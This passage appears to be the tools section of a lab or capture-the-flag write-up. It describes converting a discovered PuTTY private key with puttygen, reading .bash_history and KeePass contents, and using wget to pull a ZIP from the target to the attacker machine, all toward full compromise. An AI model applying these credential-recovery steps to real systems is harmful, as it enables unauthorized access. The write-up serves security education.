- **PuTTY Key Generator (puttygen)**
  Description: A utility from the PuTTY suite. Used to convert the discovered PuTTY-format private key (`llave.ppk`) into the standard OpenSSH format (`id_rsa`), making it compatible with the standard SSH client for authentication.
- **Unix/Linux Native Utilities**
  Description: Built-in system commands were critical for navigation, analysis, and exploitation:
  - `ls` , `cat` : For filesystem navigation and reading files like `user.txt` , `.bash_history` , and the KeePass database contents.
  - `unzip` : To extract the contents of the `RT30000.zip` archive.
  - `wget` : To download the hosted ZIP file from the target to the attacker machine.
  - `chmod` : To set appropriate permissions (600) on the converted SSH private key.

Usage Note: All tools and techniques were employed strictly within a controlled, isolated laboratory environment for the purpose of security research and education. The progression from web application testing to credential recovery and privilege escalation demonstrates how a combination of common utilities and specialized forensic tools can exploit poor credential management practices to achieve full system compromise.